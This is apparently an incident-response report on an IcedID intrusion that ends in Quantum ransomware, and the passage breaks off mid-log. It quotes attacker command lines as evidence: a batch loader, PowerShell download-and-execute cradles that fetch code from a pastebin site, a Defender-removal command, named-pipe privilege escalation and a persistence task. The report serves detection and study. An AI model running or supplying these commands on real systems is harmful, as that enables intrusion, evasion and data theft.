

Malicious ISO File Leads to Domain Wide Ransomware

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IcedID continues to deliver malspam emails to facilitate a compromise. This case covers the activity from a campaign in late September of 2022. Post exploitation activities detail some familiar and some new techniques and tooling, which led to domain wide ransomware.

This case shares similarities of the IcedID campaign detailed by [Malware-Traffic-Analysis.net](#), where the ADGet.exe application was referenced.

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Case Summary

This intrusion began by the execution of IcedID malware contained within an ISO image. The ISO file was delivered to the victim as part of a malspam campaign. Delivering payloads using an ISO image is a common technique observed in several prior cases. This technique has [grown in use](#) as threat actors look to evade [Mark-of-the-Web](#) controls.

The ISO image delivered a hidden directory containing a IcedID payload and a batch file. After being successfully mounted (double clicked), the end user only sees a malicious LNK file named documents inside the virtual hard drive. Clicking on the LNK file executes the batch file, which copies the IcedID payload to the user's AppData\Local\Temp folder and loads it using rundll32. A scheduled task was created at that time to maintain persistence on this host as well.

Upon the execution of the IcedID payload, discovery commands using Windows utilities such as net, nltest, and ipconfig were executed to discover domain trusts, domain admins, workstation configuration, etc. Around 16 hours after the initial execution, the first Cobalt Strike beacon DLL was executed from the IcedID malware. This led to another round of discovery using net followed by [AdFind](#).

The threat actor installed Atera and Splashtop remote access software via an MSI file. After that, the threat actors tried a GetSystem privilege escalation technique, which was blocked by antivirus. The threat actor then proceeded to exploit CVE-2020-1472 (ZeroLogon). This was followed by a batch script used to perform DNS lookups on hosts across the environment. After this, the threat actors began their first lateral movement to a server in the environment by copying their Cobalt Strike DLL over to the host and executing it via a remote service. They then repeated the install of the remote access software package.

Some two hours later, another Cobalt Strike beacon was executed. With this beacon, the threat actors succeeded in elevating to SYSTEM on the beachhead host and proceeded to dump LSASS memory. Another round of activity took place using system tools, batch files, and Adget. Several more beacons were also loaded on the host using DLLs and PowerShell.

At this point, the threat actors had the clear text credentials for one of the domain administrator accounts and began moving laterally to other systems. They issued remote commands using WMIC to conduct discovery, as well as distribute and execute Cobalt Strike beacons. These actions, however, failed to get a beacon to launch on the domain controller being targeted. After an hour or so of failures, the threat actors proceeded to RDP into the domain controller. Once there, they then loaded textbin[.]net, a pastebin style site, to download Cobalt Strike PowerShell code to the host in a file named pon.txt.

Trying to execute this locally failed as well, and the threat actor moved on to downloading a variety of beacon executables (e.g. lsass.exe, lsasss.exe, etc.). These beacons, however, continued to crash and fail to run. Around an hour after starting the RDP session, the threat actors executed a PowerShell command to disable Windows Defender Antivirus on the host and

reviewed Group Policy Objects for the domain. The Cobalt Strike beacons then began to execute successfully on the domain controller. Now, with Cobalt Strike beacons on the domain controller, the threat actors continued with discovery actions using Invoke-ShareFinder and other PowerShell and system utilities.

A few hours after, the threat actors installed the [RSAT tools](#) onto the beachhead host. However, they appear to have been unfamiliar with the tools and called up the help menu before using Get-ADComputer to collect the details on hosts in the environment. Back on the domain controller, ProcDump was used to dump LSASS memory. The PowerShell command Get-EventLog was then used to collect logon events on all domain administrators in the network.

The threat actors went quiet for around seven hours. When they returned, several more Cobalt Strike beacons were launched and several different Mimikatz implementations were executed on the domain controller, including a Mimikatz executable and a PowerShell implementation. For the next several hours, repeats of previous discovery actions and additional beacons executed using remote WMI commands, were observed. During this time, Windows event logs point to the threat actors completing DCSync activities on one of the domain controllers. A new batch file, localdisk.bat, was also executed using remote WMI commands, to collect disk data on hosts around the environment. These discovery actions were completed several times again in other various batch files.

On the start of the fourth day, the threat actors continued to repeat their previous discovery and beacon spreading activity. Near the end of the day, the threat actors moved to install AnyDesk on several servers including a backup management host, likely as a further means of persistence or later command and control. Next, the threat actor executed PowerShell to pop up an alert message on several hosts, letting the user know that the machine was infected with Cobalt Strike.

After completing this activity, they used Rclone to exfiltrate copies of the backup files to the [Mega.io](#) cloud storage service. The threat actors then staged a ransomware binary on the backup server but did not immediately execute it.

Around two hours after dropping the file, it was executed using a command line argument, which included a list of hosts to target. This appeared to fail. The threat actors then proceeded to execute the payload manually in several ways, across various hosts. Finally, they connected to a domain controller and dropped three scripts; one to copy the ransomware executable to all hosts, one to reset every users password in the organization, and a final one to execute the staged ransomware payload using PsExec.


Once executed, the ransomware left the ransom note README_TO_DECRYPT.html, which informs the victim that Quantum ransomware is responsible for the intrusion. The time to ransomware was just over 78 hours from the initial IcedID infection. All domain joined systems were encrypted with Quantum ransomware.

Analysts

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Initial Access

This intrusion began by the execution of a malicious LNK embedded in an ISO file (masquerading as a folder). The ISO file was delivered as a ZIP archive via a malicious spam mail campaign.




Malicious ISO file

First, the user clicked on the ISO file, which created a new virtual hard drive disk. Such activity can be tracked with Event 12 from Microsoft-Windows-VHDMP/Operational.



This ISO file contains a LNK named documents and a hidden directory named max containing a cobalt strike DLL beacon and a batch file.



As we can see below using LECmd by Eric Zimmerman, the file documents.lnk points to max\eyewear.bat.

```
LECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f E:\documents.lnk

Processing E:\documents.lnk

Source file: E:\documents.lnk
Source created: 2022-09-28 13:44:23
Source modified: 2022-09-28 12:46:23
Source accessed: 2022-09-28 13:45:15

--- Header ---
Target created: null
Target modified: null
Target accessed: null

File size: 0
Flags: HasTargetIdList, HasRelativePath, HasIconLocation, IsUnicode, HasExpIcon
File attributes: 0
Icon index: 0
Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\..\max\eyewear.bat
Icon Location: c:\windows\explorer.exe

--- Target ID information (Format: Type ==> Value) ---

Absolute path: My Computer\C:\max\eyewear.bat

-Root folder: GUID ==> My Computer

-Drive letter ==> C:

-Directory ==> max
Short name: max
Modified:
Extension block count: 1

----- Block 0 (Beef0004) -----
Long name: max
Created:
Last access:

-File ==> eyewear.bat
Short name: eyewear.bat
Modified:
Extension block count: 1

----- Block 0 (Beef0004) -----
Long name: eyewear.bat
Created:
Last access:

--- End Target ID information ---

--- Extra blocks information ---

>> Icon environment data block
Icon path: %SystemRoot%\explorer.exe
```

As a consequence, when the victim clicked on the LNK file, it triggered the execution of the batch file eyewear.bat

```
Command line: "C:\Windows\System32\cmd.exe /c %*\*\*\max\eyewear.bat%*\*\*" Commandline triggered by the .lnk file
Company: "Microsoft Corporation"
CurrentDirectory: "0:\\" Virtual disk created by the .iso file
Description: "Windows Command Processor"
FileVersion: "10.0.19041.746 (WinBuild.160101.0800)"
Hashes: "SHA1=F1EFBFD0C156E4C61CSF78A54700E4E7984D55D_MD5=8A2122E81620BEF04694B9C3E8B6CDEE_SHA256=B99D061D874728EDC0918CA8E10EAB93D381E7367E377406E65963366C874450_IMPHASH=272245E2988E1E430500885"
Image: "C:\Windows\System32\cmd.exe"
IntegrityLevel: "High"
LogonGuid: "1EC010F0-74F6-6334-90DC-EE0300000000"
LogonId: "0x3eeds9d"
OriginalFileName: "Cmd.Exe"
ParentCommand line: "C:\Windows\Explorer.EXE" User clicked on the malicious .lnk
ParentImage: "C:\Windows\Explorer.exe"
ParentProcessGuid: "1EC010F0-7522-6334-5709-000000000500"
ParentProcessId: 8272
ParentUser: Initial victim
ProcessGuid: "1EC010F0-A213-6334-8608-000000000500"
ProcessId: 8820
Product: "Microsoft Windows Operating System"
RuleName: "technique_id=T1204,technique_name=User Execution"
TerminalSessionId: 2
User: Initial victim
UtcTime: Day 1 19:35:47.251"
```

The batch file eyewear.bat then executed two commands:

It first moved a DLL file named eyewear.dat, initially located in a hidden folder named max, to the user's AppData\Local\Temp folder :

```
C:\Windows\system32\cmd.exe /c D:\max\eyewear.bat  
→ xcopy /s /i /e /h max\easygoing.dat C:\Users\[REDACTED]\AppData\Local\Temp\*
```

Then, DLL was executed using rundll32.exe :

```
C:\Windows\system32\cmd.exe /c D:\max\eyewear.bat  
→ rundll32 C:\Users\[REDACTED]\AppData\Local\Temp\easygoing.dat,#1
```

Want to block ISOs from automatically mounting when double clicked? Check out [Huntress's recent writeup](#).

Execution

On the second day of the intrusion, the threat actors used the IcedID malware to drop a Cobalt Strike beacon and execut it using regsvr32.exe.

```
Process Create:  
RuleName: technique_id=T1117,technique_name=Regsvr32  
UtcTime:  
ProcessGuid: {1ec010f0-8df4-6335-a20d-00000000500}  
ProcessId: 4508  
Image: C:\Windows\System32\regsvr32.exe  
FileVersion:  
Description: Microsoft(C) Register Server  
Product: Microsoft® Windows® Operating System  
Company: Microsoft Corporation  
OriginalFileName: REGSVR32.EXE  
CommandLine: regsvr32.exe /s "C:\Users\          \AppData\Local\Temp\rapuab1.dll"  
CurrentDirectory: D:\  
User:  
LogonGuid: {1ec010f0-74f6-6334-9ddc-ee0300000000}  
LogonId: 0x3EEDC9D  
TerminalSessionId: 2  
IntegrityLevel: High  
Hashes: SHA1=8D7C2FD354363DAEE63E8F591EC52FA5D0E23F6F, MD5=B0C2FA35D14A9FAD919E99D9D75E1B9E, SHA256=022CB167A2  
9A32DAE848BE91AEF721C74F1975AF151807DAFCC5ED832DB246B7, IMPHASH=0235FF9A007804882636BCCCFB4D1A2F  
ParentProcessGuid: {1ec010f0-a20f-6334-850b-00000000500}  
ParentProcessId: 7992  
ParentImage: C:\Windows\System32\rundll32.exe  
ParentCommandLine: rundll32 C:\Users\          \AppData\Local\Temp\easygoing.dat,#1  
ParentUser:
```

After beginning to move laterally, the threat actors used many other execution techniques such as PowerShell and executables run from their interactive RDP session in addition to DLLs.

```
Process Create:  
RuleName: technique_id=T1059,technique_name=Command-Line Interface  
UtcTime:  
ProcessGuid: {46a04f86-f11e-6335-7103-00000000300}  
ProcessId: 2772  
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
FileVersion:  
Description: Windows PowerShell  
Product: Microsoft® Windows® Operating System  
Company: Microsoft Corporation  
OriginalFileName: PowerShell.EXE  
CommandLine: powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/ls1jhfawt  
'))  
CurrentDirectory: C:\Users\          \  
User:  
LogonGuid: {46a04f86-a684-6330-ec37-020000000000}  
LogonId: 0x237EC  
TerminalSessionId: 1  
IntegrityLevel: High  
Hashes: SHA1=6CBCE4A295C163791B60FC23D285E6D84F28EE4C, MD5=7353F60B1739074EB17C5F4DDDFE239, SHA256=DE96A6E699  
44335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C, IMPHASH=741776AACCF5B71FF59832DCDCACE0F  
ParentProcessGuid: {46a04f86-ed7e-6335-5f03-00000000300}  
ParentProcessId: 2528  
ParentImage: C:\Windows\System32\cmd.exe  
ParentCommandLine: "C:\Windows\system32\cmd.exe"  
ParentUser:
```

```
Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime:
ProcessGuid: {46a04f86-fdc6-6335-db03-00000000300}
ProcessId: 5712
Image: C:\Users\          \Downloads\lsasss.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: "C:\Users\          \Downloads\lsasss.exe"
CurrentDirectory: C:\Users\          \Downloads\
User:
LogonGuid: {46a04f86-fdad-6335-4570-94010000000}
LogonId: 0x1947045
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA1=D84D40038311E188E25C78389B51B900DE9C69BD, MD5=955D0CF317EFE48BF0394330FC082EBB, SHA256=E9DA08831E0D4395F697E4F18C87BE941BF52C79D84DA1CC80186BDEA1EBF4F4, IMPHASH=203B1135626A745483B3AE91CD167978
ParentProcessGuid: {46a04f86-fdb0-6335-ca03-00000000300}
ParentProcessId: 4956
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
ParentUser:
```

A number of application crashes were observed across several compromised hosts. This activity was a result of the threat actors attempting to execute various dropped tools or beacons on the endpoint, triggering a Windows Error Reporting (WER) fault process.

ParentImage	Image	count
C:\Windows\System32\rundll32.exe	C:\Windows\System32\WerFault.exe	7
C:\Users\ [REDACTED] \Downloads\lsass.exe	C:\Windows\SysWOW64\WerFault.exe	4
C:\Users\ [REDACTED] \Downloads\lsasss.exe	C:\Windows\SysWOW64\WerFault.exe	1
C:\Users\ [REDACTED] \Downloads\lsass.exe	C:\Windows\SysWOW64\WerFault.exe	3
C:\ProgramData\mimikatz_cryptovanniy.exe	C:\Windows\SysWOW64\WerFault.exe	1
C:\ProgramData\mimikatz.exe.exe	C:\Windows\SysWOW64\WerFault.exe	1
C:\ProgramData\mimikatz.exe	C:\Windows\SysWOW64\WerFault.exe	1
C:\ProgramData\123.exe	C:\Windows\SysWOW64\WerFault.exe	1

Application crashes are recorded in the Windows Application event log under Event ID 1000 and 1001.

Level	Source	Event ID
Error	Application Error	1000
Error	Application Error	1000
Error	Application Error	1000
Error	Application Error	1000
Error	Application Error	1000

Event 1000, Application Error	
General	Details
<pre>lsass.exe 0.0.0.0 63332b4c unknown 0.0.0.0 00000000 c0000005 00f014b3 36c 01d8d44118bad4cd C:\Users\[redacted]\Downloads\lsass.exe</pre>	

The [NSA Cyber Windows Event Monitoring Guidance](#), has the following statement:

Application crashes may warrant investigation to determine if the crash is malicious or benign.

In this case, the threat actors attempted to rectify the issue by deploying new beacons, renaming executable files by either appending a double extension or adding extra characters to the filename (i.e. lsass.exe to lsasss.exe).

Some of these crashes may have been in response to being detected by Microsoft Defender. These signatures were found in the logs on various hosts.

- HackTool:Win32/NamedPipeImpers.A
- TrojanDropper:PowerShell/Cobacis.B
- VirTool:MSIL/Menace.C!MTB

Event 1117, Windows Defender	
General	Details
<p>Microsoft Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software. For more information please see the following: https://go.microsoft.com/fwlink/?linkid=370208&name=HackTool:Win32/NamedPipeImpers.A&threatid=2147735445&enterprise=0</p> <p>Name: HackTool:Win32/NamedPipeImpers.A ID: 2147735445 Severity: High Category: Tool Path: CmdLine:_C:\Windows\System32\cmd.exe /c echo b1d22519baa > \\.\pipe\9115ee Detection Origin: Unknown Detection Type: Concrete Detection Source: System User: NT AUTHORITY\SYSTEM Process Name: Unknown Action: Remove Action Status: No additional actions required Error Code: 0x00000000 Error description: The operation completed successfully. Security intelligence Version: AV: 1.375.1126.0, AS: 1.375.1126.0, NIS: 1.375.1126.0 Engine Version: AM: 1.1.19600.3, NIS: 1.1.19600.3</p>	
Log Name:	Microsoft-Windows-Windows Defender/Operational


There was evidence that that the Cobalt Strike aggressor script AnnoyKit was leveraged to launch Internet Explorer via a COM object.

```
Host Application = powershell -nop -exec bypass -EncodedCommand
SQBFaFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBjAGMABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0A
HIAoQBuaGcAKAAAGgAdAB0AHAAOgAvAC8AMQAYADcALgAwAC4AMAAuADEAOgA1ADEANwA1ADUALwAnACKAOwAgAE8AcABIAg4ALQBIAgkA
ZABkAGUAbgBjAG4AdABIAHIAbgBIAHQARQ84AHAAbABvAHIAZQByACAAIAAA=
```

Decoded from Base64:

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:51755/');
Open-HiddenInternetExplorer
```

The decoded PowerShell function is readable in the PowerShell logs:




The PowerShell script used is publicly available, and can be found [here](#), along with the CNA script.

We were unable to ascertain the purpose of running this script or how it furthered the threat actor's goals.

Persistence

IcedID created a DLL named Utucka.dll just after the initial execution.



A scheduled task was then created using this same DLL.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\\{3A79715D-4FFB-50BE-8F3A-090CE7FB4097}</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
    </TimeTrigger>
  </Triggers>
</Task>
```

```
<Enabled>true</Enabled>
</TimeTrigger>
<LogonTrigger id="LogonTrigger">
  <Enabled>true</Enabled>
  <UserId>[REDACTED]</UserId>
</LogonTrigger>
</Triggers>
<Principals>
  <Principal id="Author">
    <RunLevel>HighestAvailable</RunLevel>
    <UserId>[REDACTED]</UserId>
    <LogonType>InteractiveToken</LogonType>
  </Principal>
</Principals>
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>
  <AllowHardTerminate>>false</AllowHardTerminate>
  <StartWhenAvailable>>true</StartWhenAvailable>
  <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
  <IdleSettings>
    <Duration>PT10M</Duration>
    <WaitTimeout>PT1H</WaitTimeout>
    <StopOnIdleEnd>>true</StopOnIdleEnd>
    <RestartOnIdle>>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>>false</Hidden>
  <RunOnlyIfIdle>>false</RunOnlyIfIdle>
  <WakeToRun>>false</WakeToRun>
  <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>rundll32.exe</Command>
    <Arguments>"C:\Users\[REDACTED]\AppData\Local\[REDACTED]\[REDACTED]\Utucka.dll",#1 --oxoj="CategoryBeyo
  </Exec>
</Actions>
</Task>
```

First execution was observed on Day 1 at 8:00 PM and was repeated every hour.

```
C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
→ rundll32.exe "C:\Users\[REDACTED]\AppData\Local\[REDACTED]\[REDACTED]\Utucka.dll",#1 --oxoj="CategoryBeyo
```

Privilege Escalation

Named pipe impersonation

The named pipe impersonation technique was used multiple times on different hosts in order to get system privileges. This is a common technique used by threat actors, and implemented by the GetSystemCobalt Strike command. As seen in the screenshot below, GetSystem creates a service and connects to a pipe.

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: nbproc
 Service File Name: cmd.exe /c echo nbproc > [\\.\pipe\nbproc](#)
 Service Type: user mode service
 Service Start Type: demand start
 Service Account: LocalSystem

```
cmd.exe /c echo nbproc > \\.\pipe\nbproc
cmd.exe /c echo xgxfpw > \\.\pipe\xgxfpw
cmd.exe /c echo ylfdup > \\.\pipe\ylfdup
```

The beacon creates the named pipe (seen in Sysmon EventID 17) and impersonates the *NT AUTHORITY\SYSTEM* account used to connect to the pipe.

Image	EventID	PipeName
C:\Windows\syswow64\rundll32.exe	17	\nbproc
C:\Windows\SysWOW64\rundll32.exe	17	\xgxfpw
C:\Windows\SysWOW64\rundll32.exe	17	\ylfdup

The MITRE Cyber Analytics Repository (CAR) details the Get System elevation, [CAR-2021-02-002: Get System Elevation](#)

Winlogon Token Impersonation/Theft

Multiple access to WinLogon with granted access 0x40 (PROCESS_DUP_HANDLE) were performed. Such access can be tracked with Sysmon event ID 10 (ProcessAccess). As explained in [this blog written by Jonathan JOHNSON](#), opening a handle to WinLogon in order to duplicate the token and call `ImpersonateLoggedOnUser` is a known Cobalt Strike technique.

@timestamp	SourceImage	TargetImage	GrantedAccess
2022-04-11T11:39:11.391	C:\Users\...AppData\Local\Temp\Wlgu.exe	C:\Windows\system32\winlogon.exe	0x40
2022-04-11T11:39:11.391	C:\Users\...AppData\Local\Temp\Wlgu.exe	C:\Windows\system32\winlogon.exe	0x40
2022-04-11T11:39:11.391	C:\Users\...AppData\Local\Temp\Wlgu.exe	C:\Windows\system32\winlogon.exe	0x40
2022-04-11T11:39:11.391	C:\Users\...AppData\Local\Temp\Wlgu.exe	C:\Windows\system32\winlogon.exe	0x40
2022-04-11T11:39:11.391	C:\Users\...AppData\Local\Temp\Wlgu.exe	C:\Windows\system32\winlogon.exe	0x40
2022-04-11T11:39:11.391	C:\Users\...AppData\Local\Temp\Wlgu.exe	C:\Windows\system32\winlogon.exe	0x40

ZeroLogon

Event Name	Source IP	Destination IP	NetLogon	NetServerReqChallenge	NetServerAuthenticate2	Client Challenge	Sign and Seal
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerReqChallenge	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerReqChallenge	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerReqChallenge	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerAuthenticate2	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerAuthenticate2	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerReqChallenge	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerAuthenticate2	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerReqChallenge	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerAuthenticate2	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerReqChallenge	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerAuthenticate2	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerReqChallenge	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerAuthenticate2	49688	0x00	0x00
dos_rpc	10.172.18.178	10.178.18.178	netLogon	NetServerReqChallenge	49688	0x00	0x00

On the second day of the intrusion, a spike in NetLogon traffic was observed from the beachhead host to a domain controller. This traffic then triggered several network signatures for CVE-2020-1472 otherwise known as ZeroLogon.

```

ET EXPLOIT Possible ZeroLogon Phase 1/3 - NetrServerReqChallenge with 0x00 Client Challenge (CVE-2020-1472)
ET EXPLOIT ZeroLogon Phase 2/3 - NetrServerAuthenticate2 Request with 0x00 Client Challenge and Sign and Seal
ET EXPLOIT ZeroLogon Phase 3/3 - Malicious NetrServerPasswordSet2 (CVE-2020-1472)
    
```

The event logs corroborated a successful exploitation with a password update Event 4742 for one of the Domain Controller passwords.

Event 4742, Microsoft Windows security auditing.

General Details

A computer account was changed.

Subject:
 Security ID: ANONYMOUS LOGON
 Account Name: ANONYMOUS LOGON
 Account Domain: NT AUTHORITY
 Logon ID: 0x3E6

Computer Account That Was Changed:
 Security ID: S-1-5-21-2743254011-3096160060-3284746287-1001
 Account Name: ██████████
 Account Domain: ██████████

Changed Attributes:
 SAM Account Name: -
 Display Name: -
 User Principal Name: -
 Home Directory: -
 Home Drive: -
 Script Path: -
 Profile Path: -
 User Workstations: -
 Password Last Set: ██████████
 Account Expires: -
 Primary Group ID: -
 AllowedToDelegateTo: -
 Old UAC Value: -
 New UAC Value: -
 User Account Control: -
 User Parameters: -
 SID History: -
 Logon Hours: -
 DNS Host Name: -
 Service Principal Names: -

Additional Information:
 Privileges: -

Defense Evasion

Mark-of-the-Web Bypass

The threat actors delivered the initial malware as a zip file, with the contents of a ISO file, which contained their payload to gain access to the target environment. These packages are designed to evade controls such as Mark-of-the-Web restrictions.

Windows Defender tampering

On one host, the threat actors ran the following command to try and clear the way for their activity, likely due to the difficulty the threat actors were having with beacons crashing.

```
powershell.exe Uninstall-WindowsFeature -Name Windows-Defender-GUI
```

This command was downloaded from a remote site to a file named pon!.txt and then executed locally.

```
logpresso> se-downloads WebCacheV01.dat | fields _time, file_path, url | search file_path = "*pon*"
{"file_path": "C:\\Users\\...\\Downloads\\pon!.txt", "_time": "...", "url": "https://drop1.dropefile.com/dl/G8sQ3"}
logpresso>
```

Process injection

Multiple suspicious calls to the function CreateRemoteThread (Sysmon Event ID 8) were observed. This is a known behavior of Cobalt Strike and its function shinject, which can be used to inject a new beacon or a specific program to another process on the victim's computer.

SourceImage	TargetImage	StartFunction	StartModule	count
C:\ProgramData\lsass.exe	C:\Windows\SysWOW64\rundll32.exe	-	-	2
C:\ProgramData\lsass.exe	C:\Windows\System32\rundll32.exe	-	-	1
C:\Users\...AppData\Local\Temp\Nigu.exe	C:\Windows\SysWOW64\rundll32.exe	-	-	1
C:\Users\...AppData\Local\Temp\Nigu.exe	C:\Windows\System32\rundll32.exe	-	-	3
C:\Users\...Downloads\lsass.exe	C:\Windows\System32\rundll32.exe	-	-	3
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\conhost.exe	-	-	1
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\rundll32.exe	-	-	2
C:\Windows\SysWOW64\cmd.exe	C:\Windows\System32\rundll32.exe	-	-	2
C:\Windows\SysWOW64\rundll32.exe	C:\Users\...AppData\Local\Temp\Nigu.exe	-	-	1
C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\rundll32.exe	-	-	5
C:\Windows\System32\regsvr32.exe	C:\Windows\System32\svchost.exe	-	-	2
C:\Windows\System32\regsvr32.exe	C:\Windows\System32\winlogon.exe	-	-	1
C:\Windows\System32\rundll32.exe	<unknown process>	-	-	1
C:\Windows\System32\rundll32.exe	C:\Users\installer\Downloads\lsass.exe	-	-	1
C:\Windows\System32\rundll32.exe	C:\Windows\System32\lsass.exe	-	-	2

As a result, we observed abnormal winlogon.exe process behavior; winlogon.exe performed DNS requests (Sysmon event ID 22) to a Cobalt Strike C2 domain guteyutu[.]com.

```
"EventData": {
  "Image": "C:\\Windows\\System32\\winlogon.exe",
  "ProcessGuid": "1EC010F0-74E8-6334-3009-000000000500",
  "ProcessId": 2220,
  "QueryName": "guteyutur.com",
  "QueryResults": ".:ffff:45.66.151.109;",
